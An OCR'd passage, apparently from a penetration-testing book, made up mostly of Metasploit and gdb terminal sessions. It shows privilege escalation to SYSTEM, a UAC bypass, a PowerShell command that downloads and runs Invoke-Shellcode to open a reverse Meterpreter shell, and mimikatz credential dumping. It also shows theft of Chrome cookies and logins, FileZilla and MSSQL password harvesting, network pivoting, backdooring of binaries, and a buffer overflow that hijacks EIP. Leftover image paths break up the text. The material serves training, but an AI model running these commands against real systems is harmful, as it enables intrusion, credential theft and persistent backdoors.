   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.110.6    yes       The listen address
   LPORT     4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

```
msf exploit(ms10_015_kitrap0d) > exploit


[*]  Started reverse handler on 192.168.110.6:4443
[*]  Launching notepad to host the exploit...
[+]  Process 4048 launched.
[*]  Reflectively injecting the exploit DLL into 4048...
[*]  Injecting exploit into 4048 ...
[*]  Exploit injected. Injecting payload into 4048...
[*]  Payload injected. Executing exploit...
[+]  Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*]  Sending stage (769024 bytes) to 192.168.110.7
[*]  Meterpreter session 2 opened (192.168.110.6:4443 -> 192.168.110.7:49204) at 2017-03-11 11:14:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
msf exploit(ms10_015_kitrap0d) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > run

[*] Started reverse handler on 192.168.110.41:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.110.31
[*] Meterpreter session 2 opened (192.168.110.41:4444 -> 192.168.110.31:49409) at 2017-04-20 20:27:35

meterpreter >
```




```
C:\Users\test\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\(          > IEX (New-Object Net.WebClient).DownloadString("https://
raw.githubusercontent.com/mattifestation/PowerSploit/master/CodeExecution/Invoke
--Shellcode.ps1")
```

```
NAME
    Invoke-Shellcode

SYNOPSIS
    Inject shellcode into the process ID of your choosing or within the context
     of the running PowerShell process.

    PowerSploit Function: Invoke-Shellcode
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Shellcode [-ProcessID <UInt16>] [-Shellcode <Byte[]>] [-Force] [-Wha
    tIf] [-Confirm] [<CommonParameters>]

    Invoke-Shellcode [-ProcessID <UInt16>] [-Payload <String>] -Lhost <String>
```

```
powershell Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.110.33 -Lport 4444 -Force
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.110.33
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
```

```
[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.1.5:49230 Request received for /INITM...
[*] 192.168.1.5:49230 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663246...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.110.33:4444 -> 192.168.110.5:49230) at 2017-04-05 09:35:10 -0500

meterpreter >
```

```
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

```
meterpreter > msv
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;76485  NTLM       WIN-UH332I0CDO8  bugsbounty        lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;76445  NTLM       WIN-UH332I0CDO8  bugsbounty        lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;996    Negotiate  WORKGROUP        WIN-UH332I0CDO8$  n.s. (Credentials KO)
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;25380  NTLM                                         n.s. (Credentials KO)
0;999    NTLM       WORKGROUP        WIN-UH332I0CDO8$  n.s. (Credentials KO)

meterpreter >
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;76485  NTLM       WIN-UH332I0CD08  bugsbounty
0;76445  NTLM       WIN-UH332I0CD08  bugsbounty
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996    Negotiate  WORKGROUP        WIN-UH332I0CD08$
0;25380  NTLM
0;999    NTLM       WORKGROUP        WIN-UH332I0CD08$
```

```
msf exploit(bypassuac) > use post/windows/gather/enum_applications
msf post(enum_applications) > show options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

```
msf post(enum_applications) > run

[*] Enumerating applications installed on WIN7

Installed Applications
======================

 Name                                                                  Version
 ----                                                                  -------
 FileZilla Client 3.12.0.2                                             3.12.0.2
 FileZilla Server                                                      beta 0.9.53
 Google Chrome                                                         54.0.2840.99
 Google Update Helper                                                  1.3.31.5
 IIS URL Rewrite Module 2                                              7.2.1952
 ImageMagick 6.9.2-0 Q16 (64-bit) (2015-08-15)                         6.9.2
 Microsoft .NET Framework 4 Client Profile                             4.0.30319
 Microsoft .NET Framework 4 Client Profile                             4.0.30319
 Microsoft ODBC Driver 11 for SQL Server                               11.0.2270.0
 Microsoft SQL Server 2012 Native Client                               11.0.2100.60
```

```
msf post(enum_chrome) > show options

Module options (post/windows/gather/enum_chrome):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   MIGRATE  false            no        Automatically migrate to explorer.exe
   SESSION                   yes       The session to run this module on.

msf post(enum_chrome) > set session
set session         set sessionlogging
msf post(enum_chrome) > set session
set session         set sessionlogging
msf post(enum_chrome) > set session 1
session => 1
msf post(enum_chrome) > run
```

```
msf post(enum_chrome) > run

[*] Impersonating token: 3364
[*] Running as user 'win7\manas.malik'...
[*] Extracting data for user 'manas.malik'...
[*] Downloaded Web Data to '/root/.msf4/loot/20161118082917_default_172.18.0.193_chrome.raw.WebD_422602.txt'
[*] Downloaded Cookies to '/root/.msf4/loot/20161118082922_default_172.18.0.193_chrome.raw.Cooki_884248.txt'
[*] Downloaded History to '/root/.msf4/loot/20161118082929_default_172.18.0.193_chrome.raw.Histo_648038.txt'
[*] Downloaded Login Data to '/root/.msf4/loot/20161118082941_default_172.18.0.193_chrome.raw.Login_878812.txt'
[*] Downloaded Bookmarks to '/root/.msf4/loot/20161118082945_default_172.18.0.193_chrome.raw.Bookm_581406.txt'
[*] Downloaded Preferences to '/root/.msf4/loot/20161118082949_default_172.18.0.193_chrome.raw.Prefe_222436.txt'
```

```
msf post(enum_applications) > search filezilla_server
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                                Disclosure Date  Rank
   ----                                                ---------------  ----
   auxiliary/dos/windows/ftp/filezilla_server_port     2006-12-11       normal
T Denial of Service
   post/windows/gather/credentials/filezilla_server                     normal
r Credential Collection
```

```
[+] Found FileZilla Server on WIN7 via session ID: 1

[*] Collected the following credentials:
[*]     Username: FTUSER
[*]     Password: 97e02f60d61051e7dcb0ba35c14f48d1

[!] No active DB -- Credential data will not be saved!
[*] Collected the following configuration details:
[*]        FTP Port: 21
[*]     FTP Bind IP: 0.0.0.0
[*]             SSL: false
[*]      Admin Port: 14147
[*]   Admin Bind IP: 127.0.0.1
[*]      Admin Pass:
```

```
msf > use post/windows/gather/credentials/mssql_local_hashdump
msf post(mssql_local_hashdump) > set SESSION 2
SESSION => 2
msf post(mssql_local_hashdump) > run -j
```

```
msf post(mssql_local_hashdump) > run -j
[*] Post module running as background job
[*] Running module against PORTAL
[*] Checking if user is SYSTEM...
[+] User is SYSTEM
[*] Identified service 'SQL Server (SQLEXPRESS)', PID: 1792
[*] Attempting to get password hashes...
sa:0x01004D6196F9B58F9609BC51D7CF47C2C2AB821CC4DAA879A0A1
##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF954DD2D0F
##MS_PolicyEventProcessingLogin##:0x0100AE86B3442FF84691E83FE9D1522CF4F6268FCE0D3D692606
[+] MSSQL password hash saved in: /Users/xXxZombieSenpaixXx/.msf4/loot/20161119062617_def
```

```
meterpreter > run autoroute -s 172.18.0.0/22
[*] Adding a route to 172.18.0.0/255.255.252.0...
[+] Added route to 172.18.0.0/255.255.252.0 via 220.227.105.34
[*] Use the -p option to list all active routes
meterpreter >
```

```
root@kali:~# backdoor-factory -h
Usage: backdoor.py [options]

Options:
  -h, --help            show this help message and exit
  -f FILE, --file=FILE  File to backdoor
  -s SHELL, --shell=SHELL
                        Payloads that are available for use. Use 'show'
to see
                        payloads.
  -H HOST, --hostip=HOST
                        IP of the C2 for reverse connections.
  -P PORT, --port=PORT  The port to either connect back to for reverse s
hells
                        or to listen on for bind shells
  -J, --cave_jumping    Select this options if you want to use code cave
                        jumping to further hide your shellcode in the bi
nary.
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```


```
[*] Cave 1 length as int: 407
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x21c
End: 0x3fc; Cave Size: 480
2. Section Name: None; Section Begin: None End: None; Cave begin: 0xa01a
 End: 0xa208; Cave Size: 494
3. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb185 End: 0xb3ac; Cave Size: 551
4. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb3f1 End: 0xd3ec; Cave Size: 8187
5. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xde40 End: 0xdffc; Cave Size: 444
**********************************************
[!] Enter your selection: 1
```


```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.110.41
lhost => 192.168.110.41
smsf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
```

```
meterpreter > shell
Process 1804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test\Desktop>
```

Chapter 9: Buffer Overflows






```
root@kali:~/Desktop# gdb ./name
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./name...done.
(gdb) _
```

```
(gdb) r  $(python -c 'print "A"*124')
Starting program: /root/Desktop/test $(python -c 'print "A"*124')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
(gdb) i r
eax            0x7c     124
ecx            0xbffff200       -1073745408
edx            0xb7fb3858       -1208272808
ebx            0xb7fb2000       -1208279040
esp            0xbffff200       0xbffff200
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x41414141       0x41414141
eflags         0x10286  [ PF SF IF RF ]
```

```
Starting program: /root/Desktop/test $(python -c 'print "A"*90+"B"*9+"C"*25')

Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6               strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7               printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

```
Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')

Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6               strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7               printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```


```
(gdb) list 8
3       void main(int argc, char *argv[])
4       {
5               char buf[120];
6               strcpy(buf, argv[1]);
7               printf(buf);
8       }
(gdb) b 6
Breakpoint 1 at 0x8048451: file test.c, line 6.
(gdb) b 7
Breakpoint 2 at 0x8048469: file test.c, line 7.
(gdb)
```


```
(gdb) r $(python -c 'print "A"*100+"B"*20+"C"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y


Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*20+"C"*4')

Breakpoint 1, 0x0804843b in main ()
(gdb) c
Continuing.
```


```
(gdb) x/16x $esp
0xbffff190:     0xb7ff8200      0x00000000      0x41414141      0x41414141
0xbffff1a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1c0:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb) i r
eax            0xbffff198       -1073745512
ecx            0x4c554cff       1280658687
edx            0x4d564e00       1297501696
ebx            0xb7fb2000       -1208279040
esp            0xbffff190       0xbffff190
ebp            0xbffff218       0xbffff218
esi            0x0              0
edi            0x0              0
eip            0x8048469        0x8048469 <main+46>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```



(gdb) r $(python -c 'print "A"*100+"B"*4+"C"*20')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')
Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6 strcpy(buf, argv[1]);
(gdb) c
Continuing.
Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7 printf(buf);
(gdb) x/60x $esp
0xbffff190: 0xb7ff8200 0x00000000 0x41414141 0x41414141
0xbffff1a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1c0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1e0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1f0: 0x41414141 0x41414141 0x41414141 0x42424242
0xbffff200: 0x43434343 0x43434343 0x43434343 0x43434343
0xbffff210: 0x43434343 0xbffff200 0x00000000 0xb7e5b723
0xbffff220: 0x08048480 0x00000000 0x00000000 0xb7e5b723
0xbffff230: 0x00000002 0xbffff2c4 0xbffff2d0 0xb7fed79a
0xbffff240: 0x00000002 0xbffff2c4 0xbffff264 0x0804a014
0xbffff250: 0x0804822c 0xb7fb2000 0x00000000 0x00000000
0xbffff260: 0x00000000 0x559211f2 0x611bb5e2 0x00000000
0xbffff270: 0x00000000 0x00000000 0x00000002 0x08048340



https://www.exploit-db.com/exploits/39160/
Hack The Planet - I...
97K Men's Stand U...
abxx
Hack Forums
Kaotic Creations
techorganic
g0tmi1k:
Tenable Nessus Vul...
EXPLOIT DATABASE
Home
Exploits
Shellcode
Papers
Google Hacking Database
Submi
Linux/x86 - execve "/bin/sh" Shellcode (24 bytes)
DB-ID: 39160
Author: Dennis 'dhn' Herrmann
Published: 2016-01-04
VE: N/A
Type: Shellcode
Platform: Lin_x86
-DB Verified:
Shellcode: Download / View Raw
Shellcode Size: 24 bytes
revious Exploit
/*
; Title: Linux/x86 execve "/bin/sh" - shellcode 24 byte
; Platform: linux/x86
; Date: 2015-01-03
; Author: Dennis 'dhn' Herrmann
; Website: https://zer0-day.pw
BITS 32

